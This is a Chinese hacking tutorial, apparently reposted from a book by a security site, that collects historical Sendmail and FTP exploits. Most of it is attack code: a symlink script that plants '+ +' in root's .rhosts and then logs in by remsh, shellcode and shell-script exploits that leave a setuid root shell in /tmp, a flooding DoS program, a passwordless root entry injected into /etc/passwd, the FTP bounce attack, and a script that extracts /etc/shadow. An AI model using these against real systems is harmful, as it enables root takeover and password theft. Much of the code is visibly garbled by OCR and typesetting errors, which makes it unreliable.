Sendmail，被认为是存在最多的漏洞的后台服务程序，出现以来就存在众多的漏洞。在该部分内容中，我将列举出有关 Sendmail 已知的漏洞。当然，并不是全部的，仅举出这些年来出现的众多漏洞的一个作为例子加以说明。

Hole	Version of Sendmail
= HP-UX =	*HP-UX 9.X*
= 8.7.5 GECOS =	*8.X.X <8.8.0* *Tested on 8.6.12*
= mime7to8() =	*8.8.0*
= smtpd =	*8.7-8.8.2*
= Local DOS=	*Upto 8.9.3*
= Buggy Helo Command =	*8.8.8*
= Gaint Sendmail Bug =	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

HP-UX = HP-UX 9.X =

```
#!/bin/sh
# This works on virgin HPUX 9.x sendmail.cf
# The link can be set to any file on the system, it will append the contents
# of the email to the linked file (/etc/passwd, /etc/hosts.equiv, /.rhosts)..
# - sirsyko
r00rDIR =‘grep root/etc/passwd\cut-f6-d:’
Run DMC = ‘hostname’
if [ -f / tmp/dead.letter]; then rm / tmp/dead.letter
fi
if [-f/tmp/dead.letter]; then
echo“Sorry, aint gonna work”
exit
fi
In-s ${r00tDIR}/.rhosts /tmp/dead.letter
(
sleep 1
echo “mail from: noone”
echo “rcpt to: noone@hounce”
echo “data”
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
echo "+ +"

echo ","

sleep 3

echo "quit"

) | telnet ${RunDMC} 25

sleep 5

remsh ${RunDMC}-l root
```

该根目录漏洞能实现如下的攻击行为：

*创建一个链向被称为 '/tmp/ dead.letter'目标文件 (此时相当于跟目录下的'.rhosts') 的一个符号连接。

* 然后向一个并不存在的用户发送一个消息（包含预期发生的命令行）。

* Sendmail （默认情况下）被配置成将非接受方消息行添加到 '/tmp/ dead.letter' 中，并拥有访问根目录的特权。如果 '/tmp/dead.letter' 是一个符号连接，Sendmail 将跟随该连接并覆盖已有的文件。

* 如果 Sendmail 配置已经被更改成不同的方式，察看该 cf 文件也将会致使你暴露同样的漏洞。

8.7.5 gecos = 8.X.X <8.8.0 = TeSTed oN 8.6.12

该漏洞是由 Mudge of L0pht 在 1996 年 9 月的 Bugtraq 发现的,具体内容摘录如下：

在一个缓冲区溢出条件存在的情况下，用户允许在一个可存储堆栈中覆盖信息。当调用返回时，被存储的结构从堆栈中弹出，并且用户代码得以被执行。如果用户能修改其操作系统管理程序段，则用户就能利用 sendmail 中一个代码缺陷将其有效 UID 设置为 0。代码中存在的问题非常明显，在 recipient.c 中，我们找到了如下问题：

```
char nbuf[MAXNIME + 1];
...
buildfname(pw->pw_gecos, pw->pw_name, nbuf);
```

该问题在于 nbuf[MAXNAME + 1] 是一个固定长度的缓冲区，并且可以看得出，buildfname() 并没有注意该限制的存在. [.....]。

该问题已经在 Sendmail 8.8 测试版本中得以解决。这里，我们列举另外一个例子：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
/*                  Hi!
/* 此处为 sendmail 的漏洞 （针对 FreeBSD 2.1.0 中的 8.6.12 版本 ）*/

/*如果你有任何问题，请用信件与我联系*/

/*                          好运!                    */
/*  _____献给我美丽的夫人___  */

/* Leshka Zakharoff, 1996, E-mail: leshka@chci.chuvashia.su

#include <stdio.h>
main()
{

void make_files();

   make_files();

   system("EDITOR = ./hack;export EDITOR;chmod +x hack;chfn;/
usr/sbin/sendmail;e

cho See result in / tmp");

}
void make_files()

{

int i,j;

FILE *F;

char nop_string[2000];

char code_string[] =

            {
              "\xeb\x50"                    /* jmp
cont */
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
/* geteip: */        "\x5d"                    /*popl
%ebp */
                 "\x55"                  /* pushl
%ebp */
                 "\xff\x8d\xc3\xff\xff\xff"          /* decl
oxffffffc3(%ebp) */
                 "\xff\x8d\xc3\xff\xff\xff"          /* decl
oxffffffd7(%ebp) */
                 "\xc3"                  /* ret */
/* 0xffffffb4(%ebp): */"cp /bin/ sh /tmp"
/* 0xffffffc3(%ebp): */"\x3c"

            "chmod a = rsx / tmp/sh"

/* 0xffffffd7(%ebp): */"\x01"

            "-leshka-leshka-leshka-leshka-"   /* reserved */

/* cont: */        "\xc7\xc4\x70\xcf\xbf\xef"      /* movl

$0xefbfcf70,%esp */

            "\xe8\xa5\xff\xff\xff"        /* call

geteip */

            "\x81\xc5\xb4\xff\xff\xff"        /* addl

$0xbfffffff,%ebp */
            "\x55"                    /* pushl %ebp*/

            "\x55"                    /* pushl %ebp*/

            "\x68\xd0\x77\x04\x08"              /* pushl

$0x80477d0
*/
            "\xc3"                /* ret */
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                "-leshka-leshka-leshka-leshka-leshka"   /* reserved */
                "\xa0\xcf\xbf\xef"
                };
    j = 269-sizeof(code_string);
    for(i=0;i\"$1\"\n");
    fprintf(f, "touch-t 2510711313 \"$1"\n");
    fclose(f);
    }
    mime7to8() = 8.8.0 =
```

黑客能以简单的方式在每行的末尾利用“=”产生大量的垃圾信息，并用此来覆盖 Sendmail 处理堆栈。这里的 Bug 仅被描述为：为什么没有人将其写为一个“exploit”呢？！

在 Sendmail8.8.0 版本中的 mime7to8（）函授中存在一个严重的漏洞，它允许发送给你邮件的任何人在你系统的根目录上执行任意代码。本人认为 仅当你想设定非正式文件的投递者标记“9”时才会涉及到 mime7to8()该函数。然而，该标记以默认方式被设定在 Sendmail 8.8.0 的 cf/mailer/local.m4 文件中。这样，如果你在 Sendmail 8.7 中使用老版本 V6 的格式配置，你可能是安全的，但如果你使用新版的 V7 配置文件，你可能会受到该漏洞的攻击威胁。一些技术细节列举如下：

mime7to8() 的内循环如下所示:

```
    u_char *obp;
    char buf[MAXLINE];
    u_char obuf[maxline];
    ...
        /* quoted-printable */
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
obp = obuf;
while (fgets(buf, sizeof buf, e->e_dfp) ! = NULL)
{
    if (mime_fromqp((u_char *) buf, &obp, 0, MAXLINE) = =
0)
        continue;
    putline((char *) obuf, mci);
    obp = obuf;
{
```

当 mime fromqp() 遇到以"=\n"结尾的行时，它将这两个字符删除并返回 0 值。这将使得循环继续进行，读取另外一个输入行并将其内容添加到 obuf。然而，如循环执行过程中没有将 obp 设置成 obuf，则在输出缓冲区内留存的字符数就将小于 MAXLINE. 这意味着，黑客能以简单方式生成大量以"="结尾的信息行。最后，obp 将溢出 obuf 缓冲区，并以任意方式开始向 sendmail 过程缓冲区写入数据 (只要字节数不为 0 的情况下)。

smtpd = 8.7.-8.8.2 =

Read the exploit:

```
#/bin/sh
#
#
#                              Hi !
#          此处为 sendmail 的 smtpd 漏洞
#    (版本为 ver. 8.7-8.8.2，适用于 FreeBSD, Linux 以及其他平台).
```



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#    其为/tmp 目录下的一个根目录 shell 脚本。
#    如果有任何问题，请发信件给我。
#                    Have fun!
#
#
#              ____________________
#       ____________________________________________
#       _______Dedicated to my beautiful lady_____________
#       ____________________________________________
#              ____________________
#
#    Leshka Zakharoff, 1996. E-mail: leshka@leshka.chuvashia.su
#
#
#
echo  'main()                                    '>>leshka.c
echo  '{                                         '>>leshka.c
echo  ' execl("/usr/sbin/sendmail","/tmp/smtpd",0);      'vvleshka.c
echo  '{                                         '>>leshka.c
#
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#

echo   'main()                                    '>>smtpd.c

echo   '{                                        '>> smtpd.c

echo   ' setuid(0); setgid(0);                                  '>>smtpd.c

echo   ' system("cp /bin/sh/tmp;chmod a = rsx / tmp / sh");
'>>smtpd.c

echo   '}                                        '>>smtpd.c

#

#

cc-o leshka leshka.c;cc-o /tmp/smtpd smtpd.c

./leshka

kill-HUP 'ps-ax | grep /tmp/smtpe| trep-v grep| tr –d ' ' | tr-cs
"[:digit:]" "\n"

| head –n 1'

rm leshka.c leshka smtpd.c / tmp / smtpd

/tmp/sh
```

在 Sendmail 包括 8.9.3 所有版本中存在的一个本地的 DoS(29) (来自于 PacketStorm)。

日期: Sat, 3 Apr 1999 00:42:56 +0200
来自于:"[iso-8859-2] Micha3 Szyma*ski" < siwa9@BOX43.GNET.PL>
目的地: BUGTRAQ@netspace.org
主　题: Re: Possible local DOS in sendmail

Hi folks,

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在 sendmail 的本地队列中存在的 DOS 攻击十分危险。但好的安全防范措施（比如 mine）会阻止此类恶意攻击的发生。由 'sendmail-t' 所创建的控制文件(位于/var/spool/mpueue) 被拥有根目录访问权的黑客所拥有；在含有 /var/spool/mqueue 目录的文件系统中开启 "attacker's_group" 组的限额，你的系统就可以免受攻击； 但你需要以 'nósuid_daemon 方式来配置你的 sendmail。

对远程队列进行 DOS 攻击更具危险性。如果你已获得串鞭炮权限，就可以使用下面提到的 smdos. C 程序，它会很快地将/var/spool/mqueue 驻留的磁盘空间填满。你要特别注意攻击过程中所增加的 LA，与本地 DOS 攻击相比，由 smdos.c 所创建的控制文件归根目录所有，因此，想要有效阻止黑客的恶意攻击显得更加困难；千万记得更改 BSIZE 的定义(在 smdos.c 中) 以窃取受害主机消息的尺寸限制（MaxMessageSize 选项）；你也可以增加 MAXCONN 选项的定义。

smdos.c:

_____ cut hert _____

```
/*
By michal Szymanski < siwa9@box43.gnet.pl>
Sendmail DOS (up to 8.9.3);
Sat Apr 3 00:12:31 CEST 1999
*/
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <errno.h>

#undef VERBOSE          /* define it, if Moreconn is undefined */

#define MORECONN

/ / #define RCPT_TO      foo@ftp.onet.pl

#define RCPT_TO foo@10.255.255.255

#ifdef MORECONN
#define MAXCONN 5
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#endif

#define BSIZE 1048576     /* df* control file size */
#define PORT 25

char buffer[BSIZE];
int sockfd,x,loop,chpid;

void usage (char *fname) {

if(write(sockfd,what,strlen(what))<0) {
perror("write()");
exit(errno);
}

#ifdef VERBOSE
fprintf(stderr"<%s",what);
#endif

bzero(buffer,BSIZE);

usleep(1000);

if (read(sockfd,buffer,BSIZE)<0) {
perror("read()");
exit(errno);
}

#ifdef VERBOSE
fprintf(stderr,buffer);
#endif
}

int mail(int argc, char *argv[]) {
struct sockaddr_in serv_addr;
struct hostent *host;
char *hostname,hostaddr[20];

fprintf(stderr,"Sendmail DoS (up to 8.9.3) by siwa9
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
[siwa9@box43.gnet.pl]\n");

if (argc<2) usage(argv[0]);

#ifdef VERBOSE
fprintf(“stderr, “>Preparing address. \n”);
#endif

hostname=argv[1];

serv_addr.sin_port=htons(PORT);
serv_addr.sin_family=AF_INET;

if((serv_addr.sin_addr.s_addr=inet_addr(hostname))= =-1 {
#ifdef VERBOSE
fprintf(stderr,”>Getting info from DNS.\n”);
#endif

if(host=gethostbyname(hostname)) = = NULL) {
herror(“gethostbyname()”);
exit(h_errno);
}

serv_addr.sin_family+host->_addrtype;

bcopy(host->h_addr,(char*)&serv_addr.sin_addr,host->h_lenght);

#ifdef VERBOSE
fprintf(stderr,”>Official name of host: %\n”,host->h_name);
#endif

hostname=host->h_name;

sprintf(hostaddr,”%d.%d.%d”,(unsigned char)host->h_addr[0],
        (unsigned char)host->h_addr[1],
        (unsigned char)host->h_addr[2],
        (unsigned char)host->h_addr[3],

}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
else sprint(hostaddr,"%s",hostname);

#ifdef MORECONN
for (;loop<MAXCONN;loop++)if(!(chpid = fork())) {
#endif

for(;;) {

bzero(&(serv_addr.sin_zero),8);

if((sockfd = socker(AF_INET,SOCK_STREAM,0)) = =-1) {
perror("socket()");
exit(errno);
}

if ((connect(sockfd,(struct sockaddr *)&serv_addr,sizeof(serv_addr)))
= = -1) {
perror("connect()");
exit(errno);
}

#ifdef VERBOSE
fprintf("stderr, ">Connected to [%s:%d].\n",hostname,PORT);
#endif

bzero(buffer,BSIZE);read(sockfd,buffer,BSIZE);
#ifdef VERBOSE
fprintf(stderr,buffer);
#else
fprintf(stderr,".");
#endif

say("helo foo\n");
say("mail from:root@localhost\n");
say("rcpt to:" RCPT_TO"\n");
say("data\n");

for (x=0;x<=BSIZE;x++) buffer[x]='X';write(sockfd,buffer,BSIZE);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
say("\n. \n");
sleep(1);
say("quit\n")

shutdown(sockfd,2);

close(sockfd);

#ifdef VERBOSE
fprintf(stderr,">Connection closed succesfully.\n");
#endif
}
#ifdef MORECONN
}
waitpid(chpid,Null,0);
#endif
return 0;
}
```

Giant Bug in Sendmail 8.9.4 (taken from hackersclub.com)

sendmail8.8.4 exploit

"sendmail? 'tis the bugiest program" -phriend-

现在,我们就对该出了名的漏洞进行简单而有趣的解释。该漏洞利用 sendmail 的 8.8.4 版本 ,并需要你在服务器上有一个 shell 账户。该漏洞从/ etc/passwd to /var/tmp/dead.letter 创建一个链接。下面就是其具体的工作机理以及程序命令（技术上非常具有挑战性）：

* In/etc/passwd/var/tmp/dead.letter
* telnet target.host 25
* mail from: nonexistent@not.an.actual.host.com
* rcpt to: nonexistent@not.as.actual.host.com
* data
*lord::0:0:leet shit:/root:/bin/bash
*
* quit

如果你装载了 Kaboom，你就会连入到 23 号端口而且不需要密码就能以 Lord 身份登录。幸亏我们所做的一些工作，Lord 仅能以根目录的权限进行登录。有很多原因这样的情况不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

会发生。

1. /var and / 是属于不同的分区（正如你所知，你不能在不同的分区之间建立硬连接)

2. 在一台机器或邮件别名中存在一个邮件管理员账户，在该情况下，你的邮件将会被销毁，而不能被写入到 etc/passwd 目录下。

3. /var/tmp 并不存在或者不是公共可写属性。

FTP 漏洞

日　期: Wed, 12 Jul 1995 02:20:20 -0400

主　题: The FTP 跳转攻击

接收方: Multiple recipients of list BUGTRAQ

<BUGTRAQ@CRIMELAB.COM

本段将对 FTP 服务器跳转攻击可能用到的方法之一进行讨论。该攻击机理可能已经广为人知，但有关该攻击的具体数据以及解决的办法却很少见。该特例所演示的仍然是一种方法，这类电子学上强迫性的‘输出限制’方法是完全失效的而且很容易被破解。因此，很有必要努力使读者意识到标准的 FTP 协议确实存在很多弊病。同时也要感谢 Alain Knaff，几个月前与他就 imag.fr 的多个方面进行了富有建设性和更具趣味性的探讨。

目的

你作为 foreign.fr 的一个用户, IP 地址为 F.F.F.F, 你想从位于美国的 crypto.com 站点检索到加密形式的源代码. 你在与 crypto.com 上的 FTP 服务器建立连接以后，但你对加密资源的访问却被拒绝了，原因就是你的 IP 地址位于美国之外[正如他们的 FTP 服务器能从 DNS 中确定的位置相类似]。无论如何，你不能从 crypto.com 的服务器上直接检索到你想要的资源。然而，crypto.com 会允许 ufred.edu 来下载加密资源，因为 ufred.edu 也位于美国境内。你恰巧知道了 ufred.edu 引入了一个世界范围内可写的目录，它允许匿名用户将文件写入其中并且将其读回。。Crypto.com 的 IP address 是 C.C.C.C。

攻击

假定你的 FTP 服务器处于被动模式。打开一个 FTP 连接到你自己机器的真实 IP 地址[不是 localhost 地址]并登录。转到一个方便你写入的目录，并进行如下操作：

quote “pasv”

quote “stor foobar”

记录从 PASV 命中返回的地址和端口号，F, F, F, F, X, X。该 FTP 会话将处于挂起状态，因此可将其置于后台或者转到另外一个窗口或其他位置处理余下的工作。创建一个包含 FTP 服务器命令的文件，将该文件命名为 ‘instrs’，其形式如下：

user ftp

pass-anonymous@

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
cwd /export-restricted-crypto
type i
port F,F,F,X,X
retr crypto.tar.Z
quit
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
... ^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
... ^@^@^@^@^@
...
```

F,F,F,F,X,X 与你机器处理的第一次连接中的地址和端口号相同。末尾处的无用部分是你所创建的额外行，其中除了包含 250 空字符外并没有其他内容，足以填充 60k 的额外数据。有关该填充的原因将在以后加以解释。打开一个到 ufred.edu 的一个连接，以匿名方式登录，并进入到 /incoming 目录。现在，键入下列内容到该 FTP 会话中，将会传送一份你的“instrs”文件的副本，并告诉 ufred.edu's FTP 服务器使用你文件的副本作为程序命令，连入 crypto.com 的 FTP 服务器：

```
put instrs
quote"port C,C,C,C,0,21"
quote "retr instrs"
```

CRYPTO.TAR.z should now show up as 'foobar' on your machine via your first FTP 连接. 与 ufred.edu 的连接如果没有因通常的服务器漏洞而自动中断，就可以通过“instrs” 命令将该连接清除并退出，否则你就需要重新连接以正常方式退出。

讨论

该攻击有多个变种。你的 PASV 侦听器连接能在你所要写入文件的任意一台机器上被打开，包括你自己的，连入到 ufred.edu 的，或者其他完全不相关的机器。事实上，即使不是一台 FTP 服务器，任何一个在已知 TCP 端口上进行侦听的以及从其中读取原数据到一个文件的设备也可以完成相同的操作。被动模式下的 FTP 数据连接就是实现该操作的一个简便方法。

命令文件末尾额外的空字符用于填充位于 ufred-crypto 两端的 TCP 窗口，以确保命令连接为将被执行整个会话过程中保持足够长的时间。否则，多数 FTP 服务器将会在传送和命令执行过程中产生异常中断。数据的尺寸要足以填充接收和传送窗口，其中在一些 OSes 设备上要求的值很大[大约 30k]。如果你知道 OSes 设备的各端以及它们默认的 TCP 窗口尺寸，你可以将其设置更小一些。它被分割成为 250 个字符的行，以避免在目标服务器上命令缓冲区重复执行——由于你已经退出了服务器，该值可能为理论值。如果 crypto.com 禁

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

止了你在 t foreign. Fr 上的任何 FTP 客户连接，你需要知道这些文件的位置，并且你总能将“list – aR”置于你的命令文件中，并通过 ufred 获得整个树形结构的目录列表。

你可以从目标 FTP 服务器上检索到 ASCII 模式而不是二进制格式的命令文件。一些 FTP 服务器能处理原始的命令行，但有些命令行需要以 CRLF 对终止。需要注意的是，检索文件时要到后台服务程序，而不是 FTP 服务器。

其他可能

尽管第三方连接仅为其中的一种方式，但它们也能用于多个方面。类似的方法能用于投递实际上难以追踪的邮件和消息，对各个站点的服务器进行追踪，填充磁盘，逃过防火墙。通常情况下，该恶意行为非常恼人而且很难在同一时间进行追踪。一些小想法就将会带来其他各种恐慌的发生。以此方式发起的连接来自于 20 号端口，其中一些站点允许通过它们的防火墙来处理“ftp-data”问题。出于一些目的考虑，源路由攻击为最好的攻击方法，并很有可能在源路由经过数据包过滤器失败的地方获得成功，也可能通过改写 FTP 协议规范的方式加以实现，允许控制来自各个位置的连接以及传送到任何位置的数据连接。

防范措施

对于老版本的 FTP 服务器以及那些允许此类数据通信的可写目录总是安全问题所谈论的对象，所谓的“修补所有的 FTP 服务器”为错误的解决办法。但你可以保护自己，以免成为第三方跳转节点，以及成为被攻击的对象。首先要做的一件事情就是仅限制一个 FTP 服务器用于对连接控制来自于同一个主机的数据通信建立连接。该限制不会阻止上面的攻击，当然，由于该 PASV 侦听器能很方便地用于 ufred.edu 并且符合实际的要求，但它确实能防止你的站点成为一个潜在的跳转点。它也打破了“proxy FTP”的概念，本章节所省略的内容仅为非常小的部分。接下来要做的就是要禁止来自于保留断口的 FTP 控制连接，至少要包含第 20 号端口，这将会防止上所述安全问题的发生。

以上两种方法，加上通常的阻止源路由包和其他的诱骗方法都是阻止此类攻击的有效防范措施。同时，你也需要考虑是否需要开启一个可写的“incoming”目录。仅允许被动模式下的客户数据连接也是另外一种可能，但仍然有许多 FTP 客户端仍沿用着非被动模式的数据连接。

松散的协定与运行代码

有关该主题的相关内容可以在 avian.org 站点的“fixkits archive”找到。这里介绍有关 wu-ftpd-2.4 的几种模式，包括需要阻止的代码以及用于伪造 PORT 命令的日志企图。同时也包括了一些目前从各个方面收集的安全修补措施，以及增强专门应用程序安全性的各种支持 s/key 的编译时间选项。Stan Barber 就职于 academ.com 网站，主要工作就是把现有这

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

些以及其他的修补程序合并到最新发行的 wu-ftpd 版本中。目前仍然存在很多分歧，而且这项工作仍然没有实际完成，但至少已经向所想要的目标开始迈进。在网络应用的广泛支持下，wu-ftpd-2.5 版本受到了广泛欢迎，但仍需要更多安全更新内容。更可行的做法就是将所含有的更新汇集在同一个位置，并使其随时可用。当然，对于那些仍然坚持运行零售商提供服务的用户将不会享受到这些便利条件。

在 FTP 服务器修补过程中没有实现对客户连接源端口的安全状态检查，但由于对 Wietse 的 tcp- wrappers 包问题非常普遍，所以仍对其进行了修补。另外，添加了一个简单的端口选择项，用于在一个后台应用程序被调用之前，禁止在 TCPD 阶段的可配置范围内发出的连接。此处的一些内容已经在 /src/fixkits/README 的匿名 FTP 部分有所提及，可作为阅读其他相关资料的一个基础。

注意

命令文件末尾添加的空字符对于各种应用程序的正常工作非常关键。简单地发送所期望的数据通常会由于与应用程序间信号联系的瞬间终止而导致失败。如果 WUSTL 没有完全放弃整个 wu-ftpd 项目，他们将一直继续后续的工作。Bryan O'Connor 目前好像参加了很多项目。找到世界范围内的基于 FTP 的可写文件夹以及基于 unix 的匿名 FTP 服务器上的文件所需的代码很平常，但你一定会对这些程序简短地运行后所出现的众多可写的“跳转点”感到震惊。随后，你可以试着在这些位置存放和获取文件，其中一些服务器会对所上传的文件进行读保护。

```
#!/bin/sh
ftp-n $1<<FOE
quote “user ftp”
quote”pass-nobody@”
prompt
cd /
dir”-aR” xxx.$$
bye
FOE
# Not smart enough to figure out ftp’s numeric UID if no passwd file!
cat-v xxx.$$ | awk’
BEGIN { idir = “/”; dirp = 0}
/.:$/ { idir =$0; dirp = 1;}
/ ^ {-d} [-r] (.....w.l ..... *[0-9]* ftp *)/ {
if (dirp = = 1) print idir
dirp = 0
print $0
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
}'
rm xxx.$$
```

本地 FTP 对于 SunOS 5,x,exposes / etc./shadow 的漏洞

```
#!/bin/sh
#
# http://www.anticode.com for the latest exploits, tools and
documents!
#
# Exploit to get (at least most of) the /etc/shadow file in SunOS 5.5x.
# ftp coredumps and makes a core file in / tmp which contains the /etc/
shadow
# file. Then grep takes out the shadow file and puts it in the file
# you specify (if you don't specify a dir it'll be in /tmp).
# To Use:
# sh ftpass.sh [your username] [your passwd] [output file]
# ftpass.sh starts ftp and logis in as you and then tries to login as root.
# using the wrong passwd and attempts to use pasv mode. This creates
the
# coredump file where /etc/shadow is.
# You can ignore the error messages.
**************************************************************
# Coded by TheCa
#
**************************************************************

if [$1 = ""]; then
echo 'No you idiot! Didn't you read the file?'
echo 'type: sh ftpass.sh [user] [passwd] [output file]'
exit
fi
(echo; echo user $1 $2; echo cd/tmp; echo user root heha; echo quote
pasv) |
ftp –n 127.0.0.1
cd /tmp
grep '::' core $3
```


溜客安全网 WwW.176Ku.CoM

